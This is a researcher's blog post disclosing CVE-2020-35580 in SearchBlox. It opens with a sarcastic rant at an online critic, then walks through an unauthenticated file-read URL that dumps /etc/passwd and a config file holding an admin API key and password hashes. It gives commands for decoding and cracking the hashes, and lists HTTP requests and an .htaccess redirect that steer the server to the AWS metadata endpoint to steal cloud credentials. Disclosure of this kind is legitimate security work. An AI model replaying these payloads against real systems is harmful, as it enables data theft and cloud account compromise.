CVE-2020-35580

MAY 11TH, 2021

I will start by saying I am not that smart. Never have been, never will be. I know when things are bad and sometimes I can translate that into being top 25 on the all time points list on Bugcrowd. Dropping things like that has never really been my style, but sometimes when I am feeling annoyed at things I see in the world I like the take it out on something else. With that said, I would love to take this opportunity to dedicate this post to a special redditor out there. You know who you are. Well, you dont. Let me give you a hint. You love stupid comments like *That's a lot of text for effectively a Burp Active Scan finding*. Cough,cough @WTF-BOOM. Congratulations! You should feel lucky that you are finally being noticed for something! Even if it is for stupid takes on things you might not understand or know much of anything about. Here's to you!

This dedication isn't actually for some silly man making comments that makes me feel the need to dedicate this to him. The real reason is folks piling on someone isn't cool. Some people are not in a good place to just ignore criticisms and it eats at them and really causes demoralizing issues for them. I am not going to expound on this, but a family member is having a terrible time because of people like you and when I was looking some details from a previous blog post I noticed your helpful comment so I re-wrote my post for you. I couldn't care less that you have crap to post about me, but just let it be known that I am better at it than you are.

So before I write anything about the bug I found that I needed to answer several questions for somebody that I really shouldn't have to, but apparently it has become necessary.

The Aforementioned Several Questions (Just stop it Ohio State):

Question 1

When I decide to write a blog post, do I find a target and run Burp Active Scan and huff paint and write about what is found?

- First off great question, I am glad that you asked! As nice as paint can smell, I do not. Active scan doesn't often find things that are in scope on public bounties. I mean it's great and it sure can, but not in this scenario. And if it does, there is a 99.9999% chance that it was found prior and I don't care. Furthermore, I sure can do that. Clickjacking can be scarier than you even know. Maybe even scary enough that I will dedicate a 10 part series on it. Nice feedback.

Question 2

Did this issue I found without Active Scan deserve a blog post?

- Well I am glad you asked! Applying for a CVE asks for a reference for publishing details, so yes? By the way, it has a CVE. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-35580 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-35580)

Question 3

For everyone in disagreement with the answer to Question #2, did this issue I found without Active Scan deserve a blog post?

- Well, I don't actually care, but hell yes it does. It is a previously unknown issue that needs to be written down. An issue that quite shockingly exists. I am no scientist, but my final vulnerability rating metrics (the two that matter) were:


```
Technical complexity Rating : 0
WTF Lulz Rating : 100
```

I will end my rant by saying that if I can reach just one wannabe crap poster than all of this will be worth it. Actually, writing this entertains me so either way I win.

Ok Leroy, lets do this.

I found an external web application and I immediately opened Burp Active Scanner and huffed some paint. Yes, green is the best flavor. Ha. Actually I clicked around as one who does the hacking would do. I did this until I noticed a URL that contained a **url** parameter. Adding a URL to that **url** amounted to an Open Redirect, which was still not found by Active Scanner, sad ;). Despite the url parameter being expressly reserved for URLs, I decided to add an obviously stupid choice of a file name instead of a url. I did it and while I apologize for breaking logical rules, I would do it again. Also, I don't apologize.

Anyhow, we now have a url and results as follows: https://unhappy.site.com/searchblox/servlet/FileServlet?col=9&url=/etc/passwd


[redacted]/searchblox/servlet/FileServlet?col=9&url=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

(https://unhappy.site.com/searchblox/servlet/FileServlet?col=9&url=/etc/passwd)

Fantastic, a nice vulnerable system affected by a Local File Inclusion vulnerability which allowed arbitrary files to be read from the underlying operation without authentication. We are so done, submit bug and cash out, write silly blog post about another Active Scan win!

No Leroy, not that. Let's make it worse. With the perk of being able to read arbitrary files, a specific Searchblox file is our best friend. https://unhappy.site.com/searchblox/servlet/FileServlet?url=/opt/tomcat/webapps/searchblox/WEB-INF/config.xml&col=1 (https://unhappy.site.com/searchblox/servlet/FileServlet?url=/opt/tomcat/webapps/searchblox/WEB-INF/config.xml&col=1) *- Please note that if the **col** parameter (e.g.*

*short for collection) is not provided or if it is too large vs the number of current collections configured on the site, the file contents will not be returned.*In this config.xml file we allow Burp Active Scanner a chance to contribute to this effort. Here there were beautiful things found:

- A (Not The) Super Admin API Key
- Usernames along with Base64 encoded SHA1 password hashes

Luckily we have Burp Active Scan to tell us everything we would ever need to know, let's start with the hashes,actually we had @jreppiks (From the Twitter) who is slightly better than Active Scan with hashes (his words not mine). Follow @jreppiks (https://twitter.com/jreppiks)

1. To Obtain the actual SHA1 Hash, do the following magic:

```
# Base64 encoded SHA1 Hash to SHA1 Hash
echo -n "Base64encoded-SHA1-Hash" | base64 -d | xxd -c 20 | cut -d\: -f2 | awk -F' ' '{print $1}' | sed 's# ##g
```

2. Attempt to crack the hash offline with Hashcat and if it is successful it can be easily checked by logging into the application. But if you have a sick compulsion to re-enhash (re + encode + hash == re-enhash) this to see if you get the same value that you fed Hashcat with you can even do the following:

```
# re-enhashed Value: D7xtPXym2wO9JBiH0P6vPzIcKqc=
echo -n "CleartextPassword" | openssl sha1 -binary | base64
```

With all the hash chicanery taken care of, lets circle back to that **Super Admin API Key**. If you can imagine, this API key being an API key, allowed API calls to be made that would normally only be afforded to a **Super Admin** user. Shocking.

So far, I have shown some "Web AppE" (e.g. Technical Term) things in the course of this post. Before we start the final attack, what actually is SearchBlox? It may just be important to get the most out of this. Searchblox is a customizable, enterprise search solution based on Apache Lucene/Elasticsearch for websites, intranets, databases and custom searches. Essentially its purpose is to replace Google's Search Appliance after it went End-of-Life to index enterprise content. With this in mind the best way to attack it may just be to attack it by using its own functionality against itself. If for no other reason, it is absolutely more fun that way. Finally, I must disclose that both Burp Active Scan and I equally contributed to this final attack, let's attack.

First, we create a new collection on the server to store the data that Searchblox indexes.

```
POST /searchblox/rest/collection/add HTTP/1.1
Host: unhappy.site.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 99
Content-Type: application/json

{ "apikey" : "SHOCKER-AN-API-KEY-GOES-HERE", "colname":"bct3","coltype":"http","language":"en"}
```


Second, we create a custom document instructing Searchblox what to index.

```
POST /searchblox/api/rest/docadd HTTP/1.1
Host: unhappy.site.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 187

<?xml version="1.0" encoding="utf-8"?>
<searchblox apikey="SHOCKER-AN-API-KEY-GOES-HERE">
        <document colname="bct3" location="http://evil.bad.site.found.by.burp.active.scanner.com/a"></document>
</searchblox>
```

Finally, we configure our external Apache Web Server with the following .htaccess file:


```
# 301 FUN with an .htaccess file
http://169.254.169.254/latest
RedirectMatch "^/.*" "http://169.254.169.254/latest/meta-data/"
```



```
[30/Nov/2020:22:32:12 +0200] "GET /robots.txt HTTP/1.1" 302 505 "-" "SearchBlox

[30/Nov/2020:22:32:12 +0200] "GET /this HTTP/1.1" 302 505 "" "SearchBlox"
[30/Nov/2020:22:32:13 +0200] "GET /this HTTP/1.1" 302 561 "-" "Java/1.8.0_191"
[30/Nov/2020:22:32:13 +0200] "GET /this HTTP/1.1" 302 561 "-" "Java/1.8.0_191"
```

So why does all of that matter in the slightest? Well, SearchBlox is used for custom searches and can be configured so specific results are shown based on configured criteria. When it is told to index something it wants to be helpful and will. If we tell it to index content on our external server it go forth and request it. Where it gets fun is when we set up Apache to take any request it gets and redirect it back to the Searchblox AWS metadata endpoint. By doing this Searchblox indexes the specified AWS metadata and then we can search for and view it from the appliances web UI within its search results! And what better information to be able to search for than AWS credentials!



Search Results for <> Results 1 to 1 of 1

```
http://[redacted]this2 99 %
{ "Code" : "Success", "LastUpdated" : "2020-11-30T19:36:28Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIA[redacted]", "SecretAccessKey" :
"Ooj2[redacted]b", "Token" : "IQ[redacted]
http://[redacted]this2
Nov 30, 2020 -1 k
```

Search Results for <> Results 1 to 1 of 1

Copyright © 2019 SearchBlox Software, Inc.

Nifty! Thank all that is right and holy for Burp Active Scan.

Like usual, there is undoubtedly a better payload/solution/attack to exploit this. If you know a better way to do it, please school me / make fun of me / troll me to tears on Twitter @hateshaped!

P.S. If it seems I am denigrating Burp Active Scan, please be assured that I love it. It is only used as the means to prove my previous statements.

general (5) (/categories.html#general-ref)

cve (3) (/tags.html#cve-ref)

Share Post

Twitter (http://twitter.com/share?text=CVE-2020-35580&via=hateshaped) Facebook (https://www.facebook.com/sharer/sharer.php) Google+

hateshape

I hate lamp

← Previous (/general/2019/09/06/SuperGlamorousReconwithIntendedFunctionalities.html) Next →